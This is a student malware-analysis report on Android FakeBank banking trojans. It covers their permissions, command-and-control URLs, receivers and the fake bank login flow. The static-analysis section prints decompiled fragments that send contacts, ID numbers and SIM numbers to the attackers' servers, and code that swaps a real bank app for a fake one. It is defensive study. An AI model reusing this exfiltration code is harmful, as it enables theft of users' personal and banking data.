UNIVERSITÀ DI PISA

COMPUTER ENGINEERING

FORMAL METHODS FOR SECURE SYSTEMS

A.A. 2022-2023

MALWARE ANALYSIS REPORT

STUDENTS:

FEDERICO CAVEDONI

GIOVANNI BARBIERI

CONTENT

1 INTRODUCTIONS

The goal of this project is to analyze apk files and find any security issues within them.
For the project we were provided with 5 different apks, 4 belonging to the same apk family (FakeBank) and one of a different type, always belonging to the spyware macro-category.
The analysis was divided into three steps:

- **Anti-Malware analysis**
  For the Anti-malware Analysis we used the VirusTotal tool, which allowed us to analyze the malware based on a large database that collects previous analyzes carried out and exploits a large amount of antivirus on the market.

- **Static analysis**
  For the Static Analysis we used three different tools, namely MobSF, ByteCodeViewer and JD-GUI, with which we statically analyzed the java source code to discover any malicious code fragments.
  In particular, the ByteCodeViewer tool allowed us to analyze the ".dex" files, the JD-GUI tool allowed us to analyze the ".jar" files and the MobSF tool was used to initially identify the points of interest of the application which can then be studied further.

- **Dynamic analysis**
  For the dynamic analysis we used the GenyMotion tool, which allowed us to run the application in a controlled environment in order to detect any dangers.

2 FAKEBANK

2.1 ANTI-MALWARE ANALYSIS

Anti-malware analysis means the apk analysis starting from previously analyzed viruses, trying to find similarities between them. Let's start first with the FakeBank family apk.
We had 4 different apks to analyze, each identified by its own SHA-256 hash code:

- 1ef6e1a7c936d1bdc0c7fd387e071c102549e8fa0038aec2d2f4bffb7e0609c3
- 4aeccf56981a32461ed3cad5e197a3eedb97a8dfb916affc67ce4b9e75b67d98
- 191108379dccd5dc1b21c5f71f4eb5d47603fc4950255f32b1228d4b066ea512
- b9cbe8b737a6f075d4d766d828c9a0206c6fe99c6b25b37b539678114f0abffb

The VirusTotal tool was used for this type of analysis.
Since the 4 apks had similar characteristics, we chose to focus our analysis on the file ending with the string "09c3", as we found several reports of threats compared to the other apks, in particular relating to the accessed IP addresses.
At the end of the analysis, however, the differences between the selected sample and the other samples will be highlighted.

2.1.1 Sample “09c3”


Performing a first analysis we obtain that out of a pool of 61 vendors 29 of them have detected this file as threatening.
In particular, the most popular threat labels found from the analysis of this file are the following:

- Popular threat label: trojan.smforw/fakebank
- Threat categories: trojan, banker
- Family labels: smforw, fakebank

Trojan Smforw variants silently forward incoming SMS messages on an infected device to a remote server.
Trojan Fakebank is a malware by way of which hackers intercept the phone calls which customers dial to or receives from their banks.
We have analyzed the file in more detail in the following sections:

2.1.2 Permissions

As far as permits are concerned, we can see that many are required. In particular, thinking of the threats seen previously, the various permissions on messages (read, send ...) can be suspicious.
Seeing also other types of permissions required, such as access to the network and phone information, these are suitable for the smforw and fakebank typology.
These types of permissions can therefore lead to serious security problems.



⚠android.permission.WRITE_CONTACTS
⚠android.permission.SEND_SMS
⚠android.permission.READ_PHONE_STATE
⚠android.permission.SYSTEM_ALERT_WINDOW
⚠android.permission.WRITE_SMS
⚠android.permission.WAKE_LOCK
⚠android.permission.RECEIVE_SMS
⚠android.permission.INTERNET
⚠android.permission.MOUNT_UNMOUNT_FILESYSTEMS
⚠android.permission.WRITE_EXTERNAL_STORAGE
⚠android.permission.READ_CONTACTS
⚠android.permission.READ_SMS
ⓘandroid.permission.RECEIVE_BOOT_COMPLETED
ⓘandroid.permission.ACCESS_NETWORK_STATE

2.1.3 URLs

As regards the url accessed by the samples, we have noticed that the url common to all files are the following:

```
http://banking1.kakatt.net:9998/send_bank.php
http://banking1.kakatt.net:9998/send_product.php
http://banking1.kakatt.net:9998/send_sim_no.php
```


Unlike the other files, the "a512" sample has more url accessed and therefore we report them:

```
http://kkk.kakatt.net:3369/send_bank.php
http://kkk.kakatt.net:3369/send_jumin.php
http://kkk.kakatt.net:3369/send_phonlist.php
http://kkk.kakatt.net:3369/send_product.php
http://kkk.kakatt.net:3369/send_sim_no.php
http://www.baidu.com
http://www.shm2580.com/
http://www.shm2580.com/get_cmd_body.asp
http://www.shm2580.com/post_simno.asp
http://www.shm2580.com/send_finish.asp
http://www.shm2580.com/send_message.asp
http://www.shm2580.com/send_recieve_count.asp
```

Consistent with the results found previously, we have many communications with url's pointing to remote servers.


2.1.4 IP Addresses

Among the various IP addresses contacted, some suspects were detected:



IP	Detections	Autonomous System	Country
142.250.179.228	4 / 88	15169	US
142.250.179.234	1 / 88	15169	US
142.250.179.238	0 / 88	15169	US
142.250.180.10	1 / 88	15169	US
142.250.200.46	0 / 88	15169	US

We analyzed the first IP address in more detail, as it was flagged as malicious by multiple vendors. Although only 4 vendors had marked this address as malicious, we still wanted to analyze this address in more detail.




Scanned	Detections	Type	Name
2023-04-16	64 / 70	Win32 EXE	0000012ea6fe3418b78446902fdf6b2959bb6324671f7ccc000a9ca6b15da31a
2023-05-19	2 / 63	Android	000019911F02CB0DAAF281EB8F7ED3CF52CC8DB377816CA9B3E42C8AAA227F78.apk
2023-06-30	0 / 64	Android	000027526CC0BE7B6565389DFEC90FFBF90E61ADDD4CBB4BD41938CFEC2FED82.apk
2023-05-05	0 / 56	Android	Downloader for Dailymotion - A_1.2.8_Apkpure.apk
2023-04-09	49 / 70	Win32 EXE	setupit.exe

We can see in the last files that communicated with this IP address that some are marked as suspicious by many vendors, so let's analyze the first one which was reported as dangerous by 64 out of 70 vendors.
This file has the popular threat label "trojan.unruy/cycler", i.e. virus that when installed into affected systems connects to several URLs that display intrusive and unwanted pop-up advertisements. Also checking the other two IP addresses we noticed that the files they communicate with are all part of the family of adware trojans.

2.1.5 Bundled Files

Analyzing the bundled files of our apk we notice that the only file reported as dangerous is "classes.dex", which has received 28 reports out of 59. This file will be later analyzed in more detail during the static analysis using the ByteCodeViewer tool.




Bundled Files (72)

Scanned	Detections	File type	Name
2023-05-12	28 / 59	Android	classes.dex
2013-08-25	0 / 46	JPEG	res/drawable-hdpi/v3.jpg
2013-08-25	0 / 45	Android	res/layout-large/bank_pre.xml


2.1.6 Relation Graph

Here we find the relation graph of our file, i.e. a graph in which all the relationships that the file has are highlighted and which therefore constitutes a summary of what was previously discussed. We can note in particular the 3 IP addresses reported as malware and the file reported as dangerous, highlighted in red.


Bundled files
1ef6e1a7c936d1bdc0c7fd387e071c102549e8fa0038aec2d2f4bffb7e0609c3
Contacted domains
Contacted ips

2.1.7 Activities

The application contains the following activities. These classes will be further analyzed in the Static analysis and in the dynamic analysis.




Activities

com.example.kbtest.BankSplashActivity
com.example.kbtest.BankSplashNext
com.example.kbtest.BankPreActivity
com.example.kbtest.BankActivity
com.example.kbtest.BankNumActivity
com.example.kbtest.BankScardActivity
com.example.kbtest.BankEndActivity

2.1.8 Receiver


As seen in the permission requests, the application uses a broadcast SMS receiver to intercept incoming messages.
This class will be further analyzed in the Static analysis and in the dynamic analysis.



Receivers

com.example.kbtest.smsReceiver


We noticed that also analyzing the "a512" sample we can see that we have additional recievers, as shown in the figure.



Receivers

com.example.smsmanager.BootCompleteBroadcastReceiver
com.example.smsmanager.AlarmReceiver
com.example.smsmanager.smsReceiver

Finally, we noticed that, unlike the "09c3" sample, the "a512" sample contains 2 services, which are services that work in the background within the application. These two services will later be analyzed in more detail in the static analysis.




Services

com.example.smsmanager.SmsSystemManageService
com.example.service.InstallService

2.2 STATIC ANALYSIS

To perform the static analysis we decided to use the "a512" sample as it was the sample with the largest payload and therefore with more aspects to analyze.


2.2.1 Manifest Analysis



ISSUE	SEVERITY
App can be installed on a vulnerable Android version [minSdk=7]	warning
Debug Enabled For App [android:debuggable=true]	high
Application Data can be Backed up [android:allowBackup] flag is missing.	warning
Broadcast Receiver (.BootCompleteBroadcastReceiver) is not Protected. An intent-filter exists.	warning
Broadcast Receiver (.smsReceiver) is not Protected. An intent-filter exists.	warning
High Intent Priority (1000) [android:priority]	warning

We first looked at our sample's manifest. Among the various problems we focus on three in particular which are the broadcast reciever (.smsReciever, .bootCompleteBroadcastReciever) and high intent Priority.
These broadcast recievers allow the messages received from the infected smartphone to be intercepted from the outside, causing security problems.

2.2.2 Certificate Analysis



TITLE	SEVERITY
Application signed with debug certificate	high
Application vulnerable to Janus Vulnerability	high
Signed Application	info

We also find problems related to certificates, since the application is signed with a certificate of type Debug. This makes the system vulnerable to the Janus Attack, as the application can change itself without changing the signature.
Furthermore, the Debug certificate is an automatically generated certificate associated with no entity, not providing any type of authentication.

2.2.3 Java Code Analysis


Now let's move on to analyzing the code using the ByteCodeViewer tool.
We have analyzed the "Classes.dex" file because, as we had seen previously, it is the only bundled file reported as dangerous by the vendors.
For the analysis of the "Classes.dex" file we used the "a512" sample as it has more content to analyze than the other samples.

2.2.4 Classes.dex

The "Classes.dex" file is divided into 3 main packages:

- android
- cn
- com

To identify the most interesting parts to analyze, we used the MobSf tool through which we obtained the code fragments reported as dangerous.
We also analyzed the code related to activities and receivers to conclude the analysis previously started with virusTotal.
Using MobSF we got the following results:




App can read/write to External Storage. Any App can read data written to External Storage.	warning	cn/smsmanager/tools/FileLog.java com/scott/crash/CrashHandler.java
Files may contain hardcoded sensitive information like usernames, passwords, keys etc.	warning	cn/smsmanager/tools/ParamsInfo.java
App uses SQLite Database and execute raw SQL query. Untrusted user input in raw SQL queries can cause SQL Injection. Also sensitive information should be encrypted and written to the database.	warning	cn/smsmanager/db/DBOpenHelper.java

We therefore decided to initially focus our analysis on the 4 files highlighted by MobSF.

FileLog.java/CrashHandler.java

Analyzing the FileLog.java and CrashHandler.Java files we noticed that, through the instruction in the figure, the code can read and write in shared or external folders and this can result in security problems.



```
public class FileLog {
   public static void LogString(String var0) {
      File var1 = Environment.getExternalStorageDirectory();
      var1 = new File(var1 + "/log.txt");
```

ParamsInfo.java


In the ParamsInfo.class file we can see that there are also sensitive data, such as password or SIM number, saved unencrypted and therefore this represents a danger as sensitive data should be saved encrypted.

DBOpenHelper.java

In the DBOpenHelper.java file we can see that sensitive data is saved in the database in clear text and that it does not check the inputs, thus allowing the SQLInjection type attack.

2.2.5 Activities

Let's start the analysis of the activities from the MainActivity.java file.
Analyzing the code we found mainly three problematic functions:




```
if (var10.equals("com.hanabank.ebk.channel.android.hananbank")) {
   Log.d("find app", "----com.hanabank.ebk.channel.android.hananbank--");
   this.unInstallApp(var10);
   var12 = new File("/sdcard/apk/hannanbank.apk");
   if (var12.exists()) {
      this.installApk(var12.getAbsolutePath());
   }
```

- removeApplications

The removeApplications function is mainly for uninstalling applications. However, if we try to uninstall a certain set of applications, the function will reinstall them automatically, not allowing the system to remove the application.


- upLoadContact

The upLoadContact function takes care of sending the contacts in the telephone address book to an external server, leaking sensitive information from it.



```
if (var1) {
   Log.d("upLoadContact", "-----upload start");
   List var14 = (new ContactDAO(this.mContext)).getContactList();
   int var9 = var14.size();

   for(int var11 = 0; var11 < var9; ++var11) {
      Contact var15 = (Contact)var14.get(var11);
      this.params = new ArrayList();
      this.params.add(new BasicNameValuePair("name", var15.getContactname()));
      this.params.add(new BasicNameValuePair("number", var15.getContactnumber()));
      this.params.add(new BasicNameValuePair("extra", this.phoneNumber));
      Log.d("name", "---" + var15.getContactname());
      Log.d("number", "---" + var15.getContactnumber());
      Log.d("phoneNumber", "----" + this.phoneNumber);

      try {
         httpPostUpload("http://kkk.kakatt.net:3369/send_phonlist.php", this.params);
         Log.d("httpPostUpload", "-----upload start");
```

- doInBackground




```
Log.i("str6", var8);
this.this$0.params = new ArrayList();
this.this$0.params.add(new BasicNameValuePair("sim_no", var9));
this.this$0.params.add(new BasicNameValuePair("tel", var10));
this.this$0.params.add(new BasicNameValuePair("name", var27));
this.this$0.params.add(new BasicNameValuePair("jumin1", var6));
this.this$0.params.add(new BasicNameValuePair("jumin2", var7));
this.this$0.params.add(new BasicNameValuePair("datetime", var8));
JSONObject var28 = this.this$0.jsonParser.makeHttpRequest("http://kkk.kakatt.net:3369/send_jumin.php", "POST", this.this$0.params);
Log.d("Create Response", var28.toString());
```

This function takes care of sending sensitive data, such as name and telephone number, to an external server.

Let's now analyze the activities reported by VirusTotal, contained in the bankmanager package. The detected activities are not malicious, but rather are normal activities performed by a banking application.

2.2.6 Receivers

Analyzing the three receivers we can see that only "BootCompleteBroadcastReceiver" contains dangers. In fact, looking at the code in the figure, we can see that it sends the phone's SIM number to an external server via a GET.




```
HashMap var5 = new HashMap();
var5.put("sim_no", var3);

try {
   HttpRequest.sendGetRequest("http://www.shm2580.com/post_simno.asp", var5, "UTF-8");
} catch (Exception var4) {
   var4.printStackTrace();
}
```

2.2.7 Differences between Samples

We also analyzed the code of the other 3 samples and we realized that the malicious part was the same in all the samples and what changed was only the location of the files and the names of their packages. Some packages, compared to the "a512" samples, are absent, but only contained harmless files.

2.3 DINAMIC ANALYSIS

Let's now perform the dynamic analysis of sample "a512".
Using the "GenyMotion" simulator we performed a dynamic analysis of the sample. In the figure we find an example of application workflow, in which we can see the user interfaces of our sample dedicated to each activity with the related code fragments underneath.
At first we have the loading page ("Bank SplashActivity") and the info page ("Bank reActivity"). Then the app asks to insert your Social Security Number and Online Bank Account Number ("BankActivity").
After entering this information, another page ("BankNumActivity") opens asking you to enter the withdrawal account number and account password.
After entering these data we have another page ("BankScardActivity") where we are asked for the number of the security card and the serial number.
Finally we have the last page ("BankEndActivity") where the account number and the password of the certificate are requested. Once this is done, the functions inside the "BankEndActivity$CreateNewUser" file will be executed in which we will be shown a message informing us that the requested identity certificate will be available after 2 hours. Meanwhile the application will save all entered data in an array.



2.3.1 Differences between Samples

Performing the dynamic analysis also for the other samples (unfortunately one sample didn't work properly, so we were only able to analyze the other two) we realized that, even with different graphical interfaces, the type of application was the same, i.e. the application that , posing as a banking application, asked the user for sensitive data and then sent them to an external server. We therefore performed an in-depth analysis only on the "a512" sample in accordance with the static analysis.

3 MALWARE ANALYSIS

